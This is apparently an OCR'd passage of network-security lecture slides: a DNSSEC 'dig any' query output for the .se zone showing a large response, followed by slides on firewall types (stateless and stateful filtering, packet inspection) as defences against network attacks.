; <<>> DiG 9.8.1-P1 <<>> +bufsize=4096 +dnssec any se @a.ns.se
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29242
;; flags: qr aa rd; QUERY: 1, ANSWER: 20, AUTHORITY: 0, ADDITIONAL: 26
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;se.                            IN      ANY

;; ANSWER SECTION:
se.                     172800  IN      SOA     catcher-in-the-rye.nic.se. registry-default.nic.se. 2012091304 1800 1800 864000 7200
se.                     172800  IN      RRSIG   SOA 5 1 172800 20120925190422 20120913081101 58656 se. DtVv7a9TE2PorcAHozltJ8x8lkkrSJYbUf9zsAUzkZHmadMMcRvm1u1N snzCnURQHlLqB7+v0mXySrpl4bW15wVZn6UjcpEEQjq7uqeahK8nOlxJ
XqLvxdz5Ro7WR1+V3dAPm3RH5X7962mZrKdVXF/E01upf96+zxwimOTN lf4=
se.                     172800  IN      NS      e.ns.se.
se.                     172800  IN      NS      b.ns.se.
se.                     172800  IN      NS      c.ns.se.
se.                     172800  IN      NS      a.ns.se.
se.                     172800  IN      NS      i.ns.se.
se.                     172800  IN      NS      g.ns.se.
se.                     172800  IN      NS      d.ns.se.
se.                     172800  IN      NS      f.ns.se.
se.                     172800  IN      NS      j.ns.se.
se.                     172800  IN      RRSIG   NS 5 1 172800 20120924194433 20120911201101 58656 se. M3jZ0lhDkvBfizaxzFgsFWbAEJKN6aj4fn5ZPBlHlwgVTL7jhhsiTd2u HB9Kp0bDSwlBDxnwvGtr8g+Hem9RitYZXxHkbfP9SXhuKsZVtM7Y5WUB
CF7lwRywwnSikjb8su7Ewki7bO5aLTHCWu+1/jPDRNUofHfISqSIJxKm gvI=
se.                     172800  IN      TXT     "SE zone update: 2012-09-13 09:07:13 +0000 (EPOCH 1347527233) (auto)"
se.                     172800  IN      RRSIG   TXT 5 1 172800 20120927095501 20120913081101 58656 se. CKXLjyfqXBYQqYdkUTKPbAwhzQi24DebVrDqrhOo0vMLqCum4AwjrzaV snDHgv1KSMM9ifPYEz5jSrVUsOOyxNgmRKjmIXgjRiaylurvZjlpu2kE
Nd3ppJ5LkP7LuZnbrtVWYmFlYNzlkJDj62TZFdYrFRkGXf6JedU8IdIr zpg=
se.                     7200    IN      NSEC    0-0.se. NS SOA TXT RRSIG NSEC DNSKEY
se.                     7200    IN      RRSIG   NSEC 5 1 7200 20120924215357 20120910221101 58656 se. ZwvY5T0fW84iqsdrQkglfFhJ6aXYWmLkm+HCiv9/wisTmTj8UJC1dSHm ysZnr0zZ1PS/D+ymVGc/cMiKb3d8Nq2w+/piAHpEqiOtkh38e1ngGX+C
MclBkYV5FiuEC1QSiM+D7H7GSSPrqUBx2M3heWz8MucQvO3MCL81ESsJ WaE=
se.                     3600    IN      DNSKEY  257 3 5 AwEAAZYYG1hpk8XKHNHpdO/EEg+r4YmIEC4Fn3x2DEsygxDuoT9d/QCi X1pz0omFGCaVfCWHvaScVvWd4xP4kNDnSDQxBzPwLEXE3l0cLseMJ2YM QeBPf3hGhLs6VSDnGFKAzNG4fhri9EBTLv9ubL8Kx8cWQKuu3A5HRVD3
li7lZB+0kmUKqGiIQdERKt/Ec36BkK93lyGags5RrR2VDdrXCj9Yay90 KCKITk52AbwVoMPm0OYlPbD4ViBPMk5nmh/dPeCoZoVJxgANZ/doVQxR 5vDkMBYxuhrXuQk3CvZBB011NsXxk9yHtHvp/5gjUVJjvhdRvjRB6/xY R03c9owi/aM=
se.                     3600    IN      DNSKEY  256 3 5 AwEAAbTmWA2HUXP60lTEiYuK2E08t4LECz3acvQbzRWScFNI9FWqwcDY mWjZgXYmHWsAqM/Nl3xWR+eQ7/VgLTXMbVlxWMLFlPLGHCe1vI69kNNN N4V/iYt0bjWwvkhys5cYYRocjfYhusGumpqJ2G9OUkjJdk5m6EH/+LIp PJmpIg
se.                     3600    IN      DNSKEY  256 3 5 AwEAAe7gh8/AVUjbsQq9PKtoBHOfl/WHTopJCOsEoB7tOaCBov6eN7yO VZT4TOl4idc0R1HGc9bFzQ0U+/4wWBPbVltV8bm1EQm+SNtlONtd6T2d 3wDXhouf1nHCdDKt1mYXuSCaQbgf55xYaPNLEvu5VDtwOIL9C2Gu+XdH aONnbY
se.                     3600    IN      RRSIG   DNSKEY 5 1 3600 20120924020128 20120910101101 59747 se. GEHtQQL8VOc8FiVCB7SfQ6/WYrzWhA1ftT8v2JElRXF0e6e1TurXepZW QZ1F1jky0lQ31Qt7pbsBA/sOvfWaB4GLMKkgYG2dZgQUwifMi5l5cXyF
EvZzH+jg63Hh1fsorCEcRLNlxRZ4sTkUx/cH7lGp1dpZYpGlRkbQl4Tp zALzkjBuIHfMM05hrt6Bh5d/3AfUhlwtN8iu5JX3qPRY+5BVufvTKVpB Dw8zR38sHeqBDL3nPLLje6PhlyyMoM0NuzZh0WfwqFmbJCs+WZiyq1QZ Nm2K3uBMQx7NLaLqFptHb3XB0IhXTWE3PLNij17qg+RHHBPgzwiJY+ja pbNHCg==

;; ADDITIONAL SECTION:
a.ns.se.                172800  IN      A       192.36.144.107
a.ns.se.                172800  IN      AAAA    2a01:3f0:0:301::53
b.ns.se.                172800  IN      A       192.36.133.107
c.ns.se.                172800  IN      A       192.36.135.107
d.ns.se.                172800  IN      A       81.228.8.16
e.ns.se.                172800  IN      A       81.228.10.57
f.ns.se.                172800  IN      A       192.71.53.53
g.ns.se.                172800  IN      A       130.239.5.114
g.ns.se.                172800  IN      AAAA    2001:6b0:e:3::1
i.ns.se.                172800  IN      A       194.146.106.22
i.ns.se.                172800  IN      AAAA    2001:67c:1010:5::53
j.ns.se.                172800  IN      A       199.254.63.1
j.ns.se.                172800  IN      AAAA    2001:500:2c::1
```

j.ns.se. 172800 IN AAAA 2001:500:2c::1
a.ns.se. 172800 IN RRSIG A 5 3 172800 20120926094152 20120912121101 58656 se. cB0VnZRRe7GmP+Ild4rNmQJefMQKx+HOq26gCs+k3q7ZttetdFtqZQa7 hGEkWnALljwqIFgxQucnMRrSVso0uZI21zCe7katSYyK9wJSG1dpsk/G QYcMJc/
EA0deKIVkmA77TWeAi9AtI3cfgDUsibmmCJ08qp34zdoe8wBM fG0=
a.ns.se. 172800 IN RRSIG AAAA 5 3 172800 20120926005130 20120913041101 58656 se. pat/9jqrPpm/AP2czFcNCt477zy9wGgnngeuuI+mJsN5l46py+4x0dVS 1dp25uI7BS4nwI/I1yBcvxhPf2bavfLKOqV16p+/yfcBE9Inw8p0O13B
J9Ad87Lb+4rD2NeiFxAoj210pyR4OzsbLwjs1vcIqEAzPHh+r66IFuV0 Udg=
b.ns.se. 172800 IN RRSIG A 5 3 172800 20120927063649 20120913021101 58656 se. U8gZpgfj2wCWMrSgnKLyR9VPRyiojP4lGHWlSpeyvu3KTZBSzU7Xw/tu QWORTwjxBkdgTSXNcKJDkQPe8PkMKzPjj/aB6w5dU/QXx7fdyGBYHqlC 2nbc5IIiG6+/
aV2Eg5T5LiRj2+RWJnQWxyh6TxtccKa5SdZ8aVz+bMGw IIE=
c.ns.se. 172800 IN RRSIG A 5 3 172800 20120925203628 20120913081101 58656 se. oqrUBu72ccG3moTYF8mENrp0d3D/n0Z9GX3tHLpu3+kckgAZEMahYeB3 VhESvysenqXHy9K++STBH/c/BpZJnOnV109mctZX691/NC7A0cUWk8cE
v2PYkSkRATryT2V4soJWbX1kGrc40UMLatqh6gY7tJPLvnkgeXOu1Fy8 Rjo=
d.ns.se. 172800 IN RRSIG A 5 3 172800 20120925050254 20120912181102 58656 se. CqEp4MhqEMzW+Tvg5wTSIy/zqMoFBKNvIwr1590yShYfhtLQpXxKquLe IlHtXbY+kSaA8nKw7rhPGI06QRbW8FYYIWyP/3KSoBsVTr+ZZ19A+1wd
dK20GMC6SjAKRU4HE4vVFSZJm5lvtm5RPSzQxlT19tCwNc1Ggj5ZYaAV uj4=
e.ns.se. 172800 IN RRSIG A 5 3 172800 20120926152155 20120913021101 58656 se. qoZASSLoC2MN0bxYc8eTNWjNAIbhSzTyKgBbj4akMDyRQxTeA+YtdURZ lf/5gvDjOOE7yNojuuAzHD8g+dyn5Z7cgmjLIyiIo59huDUkSO0bQZsz
PBLouj9+7NMt2Q5tILJG2a9+BRFpsIE+nAxXMQRpldqJ2l+Zde+DNLU/ XTI=
f.ns.se. 172800 IN RRSIG A 5 3 172800 20120926062907 20120913041101 58656 se. kzQMEZB1F5KX06I0TrKgcqKC8Nip3J5/FyTR0O86TdffnIKjQ4Eg83/u yP1kr1LNxCKp8BFHbQKwb50WbxCW0V/BBfWU6L2jeJxz5N1r+zvCzC0v
4AnfNQhJtE3jR6d6RG4DCurkAheFcaPZtmEbYu+jaZi3xLTcw+jEQIE+ d+A=
g.ns.se. 172800 IN RRSIG A 5 3 172800 20120923205729 20120910221101 58656 se. h/pT8oAz0YJI7kN7u1Ez6EGFyco56yFNEOJn0lUuJIaKXoiCWxpa4GoV sWMUQOkffPpfZbOqZf8srgQjKmjhkJwGCn+detbGu9znamKVD1oaYbwG XT3Dn27XEBPVr0dwS5seddbKWCZm1O2v
MTl4cGp1wfuQrkmU9NfJs h0k=
g.ns.se. 172800 IN RRSIG AAAA 5 3 172800 20120924031728 20120910161101 58656 se. EIU7iR+eAImNWeCGpLxE3998OWAyKOGsDnEgcGF9fyhcxFgw3sDB5kGR /iMGM12RhuK33S3u8te/KQ5DlByeR7Mfj+L7TJR4q1p4rwrxyl6WC45O 9wZRUtBZu/
Zv7UlvVOJDKzGdCaphqj5ey1LI14pyg8QsBPqH2KzbJ8WE VYU=
i.ns.se. 172800 IN RRSIG A 5 3 172800 20120926182411 20120912221101 58656 se. YrdQpeZ1iZKYAos1jw6tRrE6uO/jH/EqkgdW8k8BVJPITQq66bwelEdn LDYTn7i8QoOJPPlNbiNjAJxXa15pLqIE2PLZdwq9Qzf3ytg04Tctn6FV 3P+fX7aI6aZuzAjZnm6/
cBigP2s+Pq96xQbAaqTEqXid5MuKDk2k6NMd QCg=
i.ns.se. 172800 IN RRSIG AAAA 5 3 172800 20120924081359 20120911001101 58656 se. OBy/eN25dUM/kZMsY2oJb6R/VYrQmhPXt3Px401lr1HBv4YJ3HddW5fX ZHgO95CLHDMQX3VQf0zTvHeyKb5rqk/EtZwF6hk/1h6HL7FGytXlzGEb ABr/rU74yk6LU2aDJ5ThE0793dz8ijfj2F/
gu+WDpWP7zp3s+l9naiTM vE0=
j.ns.se. 172800 IN RRSIG A 5 3 172800 20120923152202 20120910141102 58656 se. hFM3pC0tgLGzik7ppcGQrtMDFXTxSKUGqTtbpRtTmEnRHzm3btpdtOg1 lG2YHyFaD/dIKA0wa9qQqjGaifQCc8xY+MkvqFU2MEO83F/tIgmSC+un bWrbytxCXhaKjaU2Zl5/Mk5GsfvB/
fNIBBPIZ5RbrohAbXUQlK6Uz44v yQA=


;; Query time: 126 msec
;; SERVER: 192.36.144.107#53(192.36.144.107)
;; WHEN: Thu Sep 13 06:20:08 2012

;; MSG SIZE rcvd: 4073

How to mitigate network attacks?



FIREWALL




Firewalls

Stateless Packet Filter	Rules based on addr/port + header info
Statefull Packet Filter	above + state between each packet
Statefull Packet Inspection	above + can inspect the data of the package

StateLESS Packet Filter


Rules based on addr/port + header info

Look at the packet and decide immediately whether to drop or forward.



•Local subnet has all traffic from remote network 1 blocks (say, network with IP address 253.128.x.x)

• Allow some traffic from Remote Network 2 (say, 253.127.x.x), but only if it is destined for port 80 (web-traffic), Drop all other ports



prevent external traffic from “spoofing” internal addresses.

StateFULL Packet Filter

Rules based on addr/port + header info

networks scans can be detected and stopped

detect invalid tcp packets

Statefull Packet Inspection

can filter for known attacks/shellcode